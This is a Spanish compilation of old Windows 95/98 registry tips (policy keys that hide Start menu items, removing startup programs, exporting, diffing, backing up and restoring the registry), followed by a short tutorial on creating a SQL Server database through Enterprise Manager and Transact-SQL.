Las otras carpetas son del sistema y sólo se podrá modificar mediante el registro: localiza la rama del registro HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies y observa que tiene una subcarpeta (clave) llamada “Explorer” (si no está, créala) y dentro de ella vamos a crear nuevos valores DWORD (botón derecho en el panel derecho y elegir “nuevo\valor DWORD”) con los nombres que aparecerán a continuación en negrita y con el dato 1 para activarlo y de 0 para desactivarlo (para modificar un valor dos clic sobre él y escribes el nuevo dato como hexadecimal o botón derecho sobre el valor y eliges modificar).

.**NoClose** con el dato 1 desaparece el comando de “apagar el sistema” e incluso no podrás apagar ni desde la ventana ctrl. + alt + supr.
.**NoRun** con el dato 1 desaparece el comando ejecutar.
.**NoFind** con el dato 1 desaparece el comando buscar.
.**NoSetFolders** con el dato 1 desaparece panel de control e impresoras del menú configuración.
.**NoSetTaskbar** con el dato 1 desaparece las propiedades de la barra de tareas que está en el menú configuración.
.**NoRecentDocsHistory** con el dato 1 no se reflejarán los nuevos documentos abiertos en el historial de documentos.
.**ClearRecentDocsOnExit** con el dato 1 la carpeta “documentos” y el historial de “ejecutar” se limpia cada vez que inicies el sistema.

Y de la misma forma en la rama HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies tambien encontrarás la subcarpeta “explorer” (y si no, la creas)

.**NoClose** (igual que en Local machine).
.**NoRun** (igual que en Local machine).
.**NoLogOff** con el dato 1 desaparece el comando de cerrar sesión como...
.**NoFavoritesMenu** con el dato 1 desaparece la carpeta de favoritos (pero no en el explorer)
.**NoRecentDocsHistory** (igual que en Local machine)

.**NoRecentDocsMenu** con el dato 1 desaparece la carpeta documentos.
.**NoSaveSettings** no se graban los cambios.

-Modificar la velocidad con la que los menú se despliegan:
Por último vamos a personalizar la velocidad con la que se despliega el menú, para ello ve a la rama del registro HKEY_CURRENT_USER\Control Panel\desktop y crea un nuevo valor de cadena con el nombre **MenuShowDelay** y le das el dato de 0 a 65535, siendo el valor de 0 el más rápido, 250 el valor por defecto y 65535 el más lento y reinicias windows.

Volver al menú del registro

Total de visitas:
205540

PROGRAMAS RESIDENTES EN MEMORIA

(Fernando Sandúa)

Los programas que se están ejecutando en un momento dado permanecen en memoria, gastando recursos, sobre todo memoria RAM y si no te sobra tendrás problemas para ejecutar determinadas aplicaciones. Puedes ver en cualquier instante qué programas tienes ejecutándose mirando los iconos que aparecen al lado del reloj (más de tres o cuatro iconos son demasiado!!!!) o si das a ctrl + alt + supr, entonces saldrá una ventana donde aparecerán estos programas y otros más, además de los que eres consciente que se están ejecutando (porque los has llamado tú) aparecerán unos que no conocías su existencia y que no siempre los necesitas e incluso algunos que nunca lo harás, éstos programas se cargan en memoria cada vez que el ordenador se inicie (ralentizando el inicio y gastando recursos), los podrás apagar si los seleccionas y das a finalizar, pero hacer ésto cada vez inicias el ordenador sería un coñazo.

Vamos a ver qué programas se cargan siempre y cómo lo hacen, para poder determinar si queremos que lo hagan o no.

Hay programas que se cargan porque están en el menú inicio/programas/inicio como el "adobe gamma loader" del photoshop que corrige el factor gamma del monitor, pero puede que no te interese que se cargue ya que no todo el mundo lo sabe o quiere usar. El "fastfind y el osa" del MS Office 97 que realmente no sirven para nada, uno es la búsqueda rápida y el otro el inicio ràpido, (en el 2000 se llama simplemente Microsoft office, que original!!), también en scanners antiguos el programa gestor también se carga de ésta manera, pero si no lo tienes siempre encendido el programa no lo necesitarás en memoria constantemente y otros tantos programas que no necesitas, la manera para que no se carguen es cuando el ordenador se está iniciando y empieza a entrar Windows mantener apretada la tecla mayúsculas (o la de ctrl.) y esos programas no se cargarán, lo cual tiene dos problemas , que lo tendrás que hacer siempre y que no se cargarán ninguno, incluso los que te interesan como el monitor de la impresora. La mejor forma es eliminarlos de esa carpeta (botón derecho sobre ellos y pinchar en eliminar) y así ya no se cargarán, o crea una nueva carpeta en el menú inicio/ programas con otro nombre como “programas desactivados” o cualquiera que se te ocurra e introdúcelos allí, para poder así cargarlos a voluntad cuando los necesites, como el programa gestor del scanner, etc. con sólo pinchar en ellos.

Hay otros programas que se cargan desde el registro, por lo que hay que localizarlos allí:

En la rama HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run podrás ver los que se cargan sólo para el usuario que así lo solicitó, como el gestor de

memoria Fremen pro (si lo tienes es porque quieres usarlo).

En HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run se cargan para todos los usuarios del ordenador. Aquí podemos ver programas como “LoadPowerProfile” que se encarga del ahorro de energía (te conviene tenerlo), “ScanRegistry” que comprueba el estado del registro (te conviene tenerlo), “SystemTray” que entre otras cosas mantiene el icono de los controles del sonido junto al reloj. Además de estos programas del sistemas están también los específicos que has instalado tú, como “Alogserv” que gestiona el programador de tareas del antivirus de Mcaffe, que si no usas el programador puedes prescindir de él, (si tienes otro antivirus busca tu programa, es fácil ya que al lado aparece la ruta del programa). También otros como el “creative launcher” que si no te gusta debes quitarlo, o el Create CD de Easy creator de Adaptec (que no lo necesitas permanentemente ya que cuando ejecutes el programa entonces se encenderá), etc.

En HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices tendrás tu antivirus (que lo necesitas), el “SchedulingAgent” que es el programador de tareas del sistema, como el desfragmentador, el scandisc, etc. que si no lo usas es mejor que lo quites, así como programas recordatorios para que te registres como los de creative (quítalos).

Para desactivar cualquier de estos programas sólo tienes que eliminar su clave del registro y así no se volverán a cargar (debes decidir cuales te interesan y cuales no), aunque si un día quieres que se vuelvan a cargar al arrancar el PC tendrás que reconstruir estas claves, por lo que es mejor utilizar el programa de configuración del sistema “msconfig.exe”, que lo puedes ejecutar escribiendo en inicio/ejecutar la palabra msconfig y en la última pestaña “inicio” tendrás todos estos programas y podrás activarlos o desactivarlos pinchando la casilla correspondiente (experimenta con los que no sabes para que son).

El último sistema de cargarlos es a través del archivo Win.ini que se corresponderá con los programas más antiguos, aparecen también en el “msconfig” en la pestaña “win.ini” en la rama [windows]/run junto a sus casillas de verificación.

Volver al menú de registro

Total de visitas:
205540

MODIFICACIÓN Y SEGUIMIENTO DEL REGISTRO

(Fernando Sandúa)

Aunque en el primer truco que hablaba del registro en general y en otros trucos se menciona como añadir o cambiar valores vamos a resumir como se hace cualquier modificación para que se sirva de referencia para cualquier truco. Lo primero que hay que hacer es teclear “regedit” en el comando “ejecutar” del menú “inicio”, ésto nos abrirá el programa que se usa para editar el registro (se encuentra en la carpeta C:\Windows). En la parte de la izquierda del editor se encuentran las 5 claves principales (o ramas) de la que cuelgan otras claves (de forma de carpetas) y de éstas, otras y así hasta llegar a la última clave de una clave principal. Una clave que está dentro de otra es una subclave respecto a aquella. Para crear una clave dentro de otra (es decir, creamos una subclave) hay que seleccionarla y con el botón derecho pinchar en “nuevo/clave”, luego hay que darle un nombre.

Y esta nueva clave quedará dentro de la seleccionada, (la nueva es una subclave de la seleccionada). También se puede hacer desde la parte derecha del editor, con el botón derecho, sale el mismo menú que antes y la clave nueva quedará alojada en la clave donde estés situado.

Ahora que hemos creado claves habrá que llenarlas con valores, que es lo que aparece en la parte de la derecha, un valor tiene un nombre (aparece debajo de la palabra “nombre” y lleva asociado un icono que le da el tipo de valor que es) y un dato asociado a ese nombre (aparece debajo de la palabra “datos”), hay 3 tipos diferentes de valores: valor de la cadena, valor binario y valor DWORD, cada uno lleva un icono diferente para distinguirlos. Para crear un valor nuevo dentro de una clave hay que situarse dentro de la clave y en la parte derecha con el botón derecho pinchar en “nuevo” y elegir el tipo de valor indicado, ahora se le da un nombre al nuevo valor y para asignarle un dato hay que pincharle dos veces (o con el botón derecho sobre él dar en modificar) y rellenar la ventana que sale con el dato preciso. Para eliminar un valor o una clave situarse encima de ella y con el botón derecho dar en eliminar.

Otra forma de añadir nuevos valores al registro es crear en el bloc de notas un texto que empezará con una línea con la palabra REGEDIT4 y en las siguientes líneas el valor a añadir (“nombre”=dato) con la ruta completa de su localización entre corchetes, y guardar el texto con el nombre que queramos y con la extensión .reg; en estos archivos se pueden poner todas las modificaciones que queramos y no sólo una, por lo que nos vendrá bien que hagamos uno con nuestros cambios favoritos, para tenerlos juntos e instalarlos con un clic, cada vez que reinstalemos Windows. Para añadir este archivo al registro basta pincharle dos veces y aceptar la combinación. Ejemplo de archivo .reg: vamos a añadir en un solo archivo alguno de los cambios que aparecen en los trucos del registro llamado “menú inicio” correspondiente a los menús del sistema. Para ello abre el bloc de notas y copia esto:

----------empezar a copiar debajo de esta línea----------

```
REGEDIT4
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer]
“NoSetFolders”=dword:1
“NoSetTaskbar”=dword:1

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]
“NoLogOff”=dword:1
“NoFavoritesMenu”=dword:1
“NoRecentDocsMenu”=dword:1
```

----------hasta encima de esta línea----------

Ahora guardarlo como menuini.reg y da 2 click sobre el archivo para agregarlo al registro.

En el 90% de los cambios en el registro necesitarás reiniciar Windows para que estos cambios se produzcan, ya que se necesita que el registro se reinicie para actualizarse. Pero hay una forma de actualizar este registro sin tener que reiniciar Windows y es dar a “ctrl. + alt + supr.” y seleccionar “explorer” y dar en “finalizar tarea” (o 2 click sobre él), después aparecerá el menú para apagar el sistema y das a “cancelar”, a los 10 segundos te aparecerá una ventana que te pide que confirmes el finalizar el “explorer” aceptas y el registro se habrá actualizado (reiniciado).

Para llevar el control de los cambios que se producen en el registro (y son muchos ¿verdad Bill?) cuando se instala una aplicación debemos editar primero el registro (justo antes de instalar la aplicación) y exportar todo el registro, al archivo lo llamamos “primero”, lo guardamos en el directorio raíz (C:\) y cerramos el editor, ahora instalamos nuestro programa en cuestión y después volvemos a editar el registro y a exportarlo todo con el nombre “segundo”, también lo guardamos en el directorio raíz. Luego abrimos una sesión de MS-Dos (el MS-Dos virtual que está en “inicio/programas”) y nos situamos en el directorio raíz para teclear: fc primero.reg segundo.reg > modific.txt (con esto hemos creado un archivo de texto con el nombre modific donde se habrán reflejado las diferencias entre los archivos del registro “primero” y “segundo”) y lo leemos con el block para ver los cambios. Con este truco y con el truco de windows llamado SFC podremos controlar todos los cambios que se producen cada vez que instalemos o desinstalemos algo en nuestro ordenador.

Volver al menú de registro


Total de visitas:

COPIAS DE SEGURIDAD Y RESTAURACIÓN DEL REGISTRO

(Fernando Sandúa)

ANTES DE MODIFICAR CUALQUIER ARCHIVO Y EN ESPECIAL LOS DEL SISTEMA, COMO SON LOS DEL REGISTRO, DEBES HACER UNA COPIA DE SEGURIDAD DE ESOS ARCHIVOS POR SI NO SABES O NO PUEDES DESHACER LOS CAMBIOS.

Para hacer una copia de seguridad del registro en Windows 95 debes copiar los archivos “system.dat”, “system.da0”, “user.dat” y “user.da0” y guardarlos en un lugar seguro, con la fecha de la copia. En el caso de Windows 98 no existen los archivos “system.da0” y “user.da0” (registro inicial, ya que tiene esos datos directamente en archivos .cab), por lo que la copia será de los otros dos.
También puedes hacer una copia del registro tal como está, desde Windows, con sólo ejecutar el programa regedit.exe pincha en “registro” y en “exportar archivo del registro”, en el menú que sale a continuación pon un nombre, (te sugiero la fecha) y se exportará como un archivo con extensión .reg (archivo del registro) que podrá ser editado con el wordpad u otro editor de texto de capacidad análoga, selecciona también el destino, elige un CD-RW, un Zip, o una carpeta del disco duro, porque en un disquete no cabe todo el registro; aunque puedes copiar sólo una rama o subrama del registro, si es lo que quieres, seleccionando esta opción.



Desde MS-Dos nativo también puedes hacer una copia de todo el registro en un archivo .reg tecleando: Regedit /E C:\Regcopy\24-02-02.reg

Windows 98 realiza una copia de seguridad del registro cada día gracias a un programa que se carga en memoria al iniciarse windows llamado scanregw.exe, en Windows 95 no existe este programa pero puedes crear un archivo por lotes (.bat) y hacer que se ejecute cada vez que se inicie windows, copia todo como está en el bloc de notas:

```
@Echo off
Md C:\Regcopy
Attrib -H -R -S +A C:\Windows\System.Da*
Attrib -H -R -S +A C:\Windows\User.Da*
Copy C:\Windows\System.Da* C:\Regcopy
Copy C:\Windows\User.Da* C:\Regcopy
```

Guárdalo con el nombre de: Regcopy.bat, este archivo lo que

hará es una copia de seguridad de los 4 archivos ante mencionados, cada vez que se ejecute, en una carpeta del disco duro que hemos llamado “Regcopy”, es evidente que si quieres hacer la copia en otro lugar tendrás que cambiar la letra C: por la unidad que elijas y también podrás cambiar la carpeta “Regcopy” por la que prefieras. Ahora debes hacer que el archivo se ejecute cada vez que el sistema se inicie, para ello debes crear un acceso directo del archivo Regcopy.bat en la carpeta C:\Windows\Menú Inicio\Programas\Inicio.

Para restaurar el registro desde MS-Dos, si no puedes iniciar windows (no desde la consola que puedes abrir desde windows sino desde el MS-Dos original)debes teclear lo siguiente:

Attrib -H -R -S +A C:\Windows\System.Da* (y das a enter)
Attrib -H -R -S +A C:\Windows\User.Da* (y das a enter)
Ren C:\Windows\System.Dat System.001 (y das a enter)
Ren C:\Windows\User.Dat User.001 (y das a enter)
Del C:\Windows*.Dao (sólo si tienes Windows 95 y das a enter)
Copy C:\Regcopy*.Dat C:\Windows (y das a enter), esta última línea dependerá de donde tengas almacenado la copia de los archivos del registro, aquí está en el disco duro en la carpeta Regcopy.

Para restaurar el registro (como un archivo .reg) desde windows sólo tienes que abrir el “regedit.exe” pinchar en registro y en importar archivo del registro, en la ventana que sale, busca el archivo del registro que quieras restaurar y acepta.

También puedes restaurar un archivo .reg desde el MS-Dos original tecleando: Regedit /C C:\Regcopy\24-02-02.reg

Volver al menú de registro

Total de visitas:


TU REGISTRO Y TÚ

(Fernando Sandúa)

El registro de Windows es una base de datos jerárquica dispuestos en estructura de árbol. Los datos del registro se almacenan en los archivos system.dat y user.dat principalmente, que se encuentran en el directorio "/windows". El registro almacena la configuración de tu PC, tanto del sistema operativo, de los programas y de todo el hardware que tengas conectado, por lo que te darás cuenta que una manipulación descontrolada de éste podría inutilizar tu sistema operativo, pero también te permite configurar el S.O. de una forma que nunca habrías soñado (tampoco ésto es el Linux, eh!), por lo que este guía pretende que puedas realizar cambios en tu registro de forma segura y controlada. . El registro aparece por primera vez con el S.O. Windows 95, anteriormente esta información se almacenaba en los archivos .INI, que aún siguen utilizando los programas de 16 bits.

Si todavía no conoces tu registro es el momento perfecto para descubrirlo, busca un momento del día donde estés relajado, baja la intensidad de la luz un poco, ponte cómodo en el sillón y empecemos. Para llamarlo teclea en el menú ejecutar regedit, que es el programa editor del registro, (si tienes instalado las Norton Utilities usa el de Norton que tiene más opciones y puedes controlar los cambios).

El editor del registro tiene el siguiente aspecto:



Aparece una ventana con dos partes diferenciadas, la de la izquierda contiene el sistema de claves de forma jerarquizada y la de la derecha los valores que contienen aquéllas (están formados por los nombres de los datos y los valores asociados a cada dato). Podrás apreciar que hay seis claves (carpetas) principales o root keys.

-HKEY_LOCAL_MACHINE (esta información esta almacenada en el archivo system.dat) contiene los datos de configuración del S.O., del software y del hardware que tengas instalado en tu PC por lo que es la rama más importante. De aquí salen las siguientes subclaves:

.Config: Contiene los datos de los distintos perfiles de hardware habilitados en el S.O., si sólo hay uno aparecerá en la subclave 0001.
.Enum: Contiene la configuración de bajo nivel de los dispositivos que tengas conectados a tu PC, de aquí salen las subclaves de todos los enlaces de comunicación que componen un PC: ACPI, ESDI, FLOP, ISAPNP, LPT, MODEM, PCI, SCSI, USB, etc.
.Hardware: Almacena la descripción del microprocesador.

.Network: Contiene la información del usuario actual.
.Software: Contiene los datos de configuración general de todo el software instalado, así como de los programas del S.O.

(En tu registro puede aparecer otras subclaves, que dependerá de lo que tengas instalado).

-HKEY_USERS (cuya información se encuentra almacenado en el archivo user.dat) contiene los datos de configuración de cada usuario existente en el sistema operativo. Si sólo hay habilitado un usuario habrá una única subcarpeta llamada .DEFAULT, de la que salen otras subclaves como:

.AppEvents: donde está registrado los sonidos de los eventos del S.O. y las aplicaciones.
.Control Panel: almacena los datos de personalización del aspecto de aquél.
.Identities: donde están los datos del usuario por defecto y del último utilizado.
.InstallLocationsMRU: donde quedan registrados los directorios desde donde fueron instalados los últimos drivers del S.O.
.KeyboardLayout : si hay personalización de la configuración del teclado para cada usuario quedará almacenada aquí.
.Network: si tienes conectado el ordenador en red aquí se guardará las conexiones.
.RemoteAccess: datos relativos a tus cuentas de internet.
.Software: configuración personalizada de los programas para cada usuario.

-HKEY_DYN_DATA Informa del estado actual del PC de forma dinámica, se reconstruye cada vez que el registro se reinicia.

El resto de las carpetas principales son alias de acceso rápido a ciertas subclaves de HKEY_LOCAL_MACHINE y HKEY_USERS:

-HKEY_CURRENT_USER datos del usuario actual, está vinculado con las subclaves de HKEY_USERS, si sólo hay un usuario identificado estará vinculado a .DEFAULT.

-HKEY_CURRENT_CONFIG es un acceso rápido a las subclaves de los perfiles de hardware que están en HKEY_LOCAL_MACHINE\Config\Profiles.

-HKEY_CLASSES_ROOT alias de la subclave de HKEY_LOCAL_MACHINE\Software\Classes que contiene la asociación de los archivos con las diferentes aplicaciones presentes en el sistema.

Lo que tendremos que modificar en los trucos que vendrán en lo sucesivos capítulos será los valores que aparecen a la derecha. Para modificar el valor (dato) asociado a una clave concreta (nombre) sólo tendremos que pulsar dos veces sobre éste y aparecerá el valor a modificar (dato), también con el botón derecho sobre el nombre en cuestión.
Para crear claves (carpetas) basta con pulsar el botón derecho en la parte izquierda y escoger nuevo/clave y creará un nueva clave (carpeta) dentro de la clave seleccionada.
También podremos crear en la parte derecha con el botón derecho: nuevos valores de cadena (como texto ASCII o cadena expandible) , valores binarios (datos binarios o hexadecimales) o valores DWORD (decimales, hexadecimales o binarios), todos ellos dentro de la categoría nombre.

Volver al menú del registro

Total de visitas:

Crear una base de datos

Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como crear una base de datos con SQLServer, desde el administrador coorporativo y con el uso del lenguaje Transact-SQL.
Fecha: [04/08/02]

Introducción

Existen tres formas de crear una base de datos con SQL Server:


- Mediate el asistente.
- Mediante el Admistrador corporativo.
- Mediante Transact-SQL.

En este artículo vamos a trabajar las dos últimas, esto es, mediante el Administrador Corporativo y mediante Transact-SQL

Creación de una base de datos mediante el Administrador Corporativo


En primer lugar comentaremos que los tamaños de los diferentes ficheros dependen del usuario que esté creando la base de datos, así que no se va a incidir mucho sobre ello. Los pasos que debemos seguir son los siguientes:

1. Expandimos el grupo de servidores y vamos a nuestro servidor, nos colocamos en la carpeta de Bases de datos y pulsamos al botón derecho, y en el menú contextual se selecciona Nueva Base de Datos.



2. Escribimos el nombre de la base de datos que queremos crear:


3. Establecemos las características de los archivos de la base de datos:



Como ejemplo, hemos dejado las ubicaciones y el nombre del fichero que viene por defector, pero eso es a gusto del consumidor. Hemos dicho que el crecimiento sea de 1 MB y que el tamaño máximo del archivo sea de 9 MB. Estas mismas opciones las vamos a utilizar con Transact-SQL.

4. Hacemos lo mismo con el registro de transacciones, dejando un crecimiento de 1 MB y el límite de 3 MB:

5. Damos a Aceptar para que se cree la nueva base de datos y posteriormente expandimos las bases de datos para ver si existe la nueva base de datos:




Creación de una base de datos con Transact-SQL

Para crear la base de datos igual que la anterior, tendremos que escribir en el analizador de consultas la siguiente sentencia:

```
/*Creacción de una base de datos:*/
CREATE DATABASE BasePrueba2
ON
PRIMARY (NAME=BasePrueba2_datos,
FILENAME='F:\Documents and Settings\Administrador\Mis documentos\BasePruebas2.mdf',
SIZE=1MB, MAXSIZE=9MB, FILEGROWTH=1MB)
LOG ON
(NAME=BasePrueba2_log,
FILENAME='F:\Documents and Settings\Administrador\Mis documentos\BasePruebas2.ldf',
SIZE=1MB, MAXSIZE=3MB, FILEGROWTH=1MB)
```

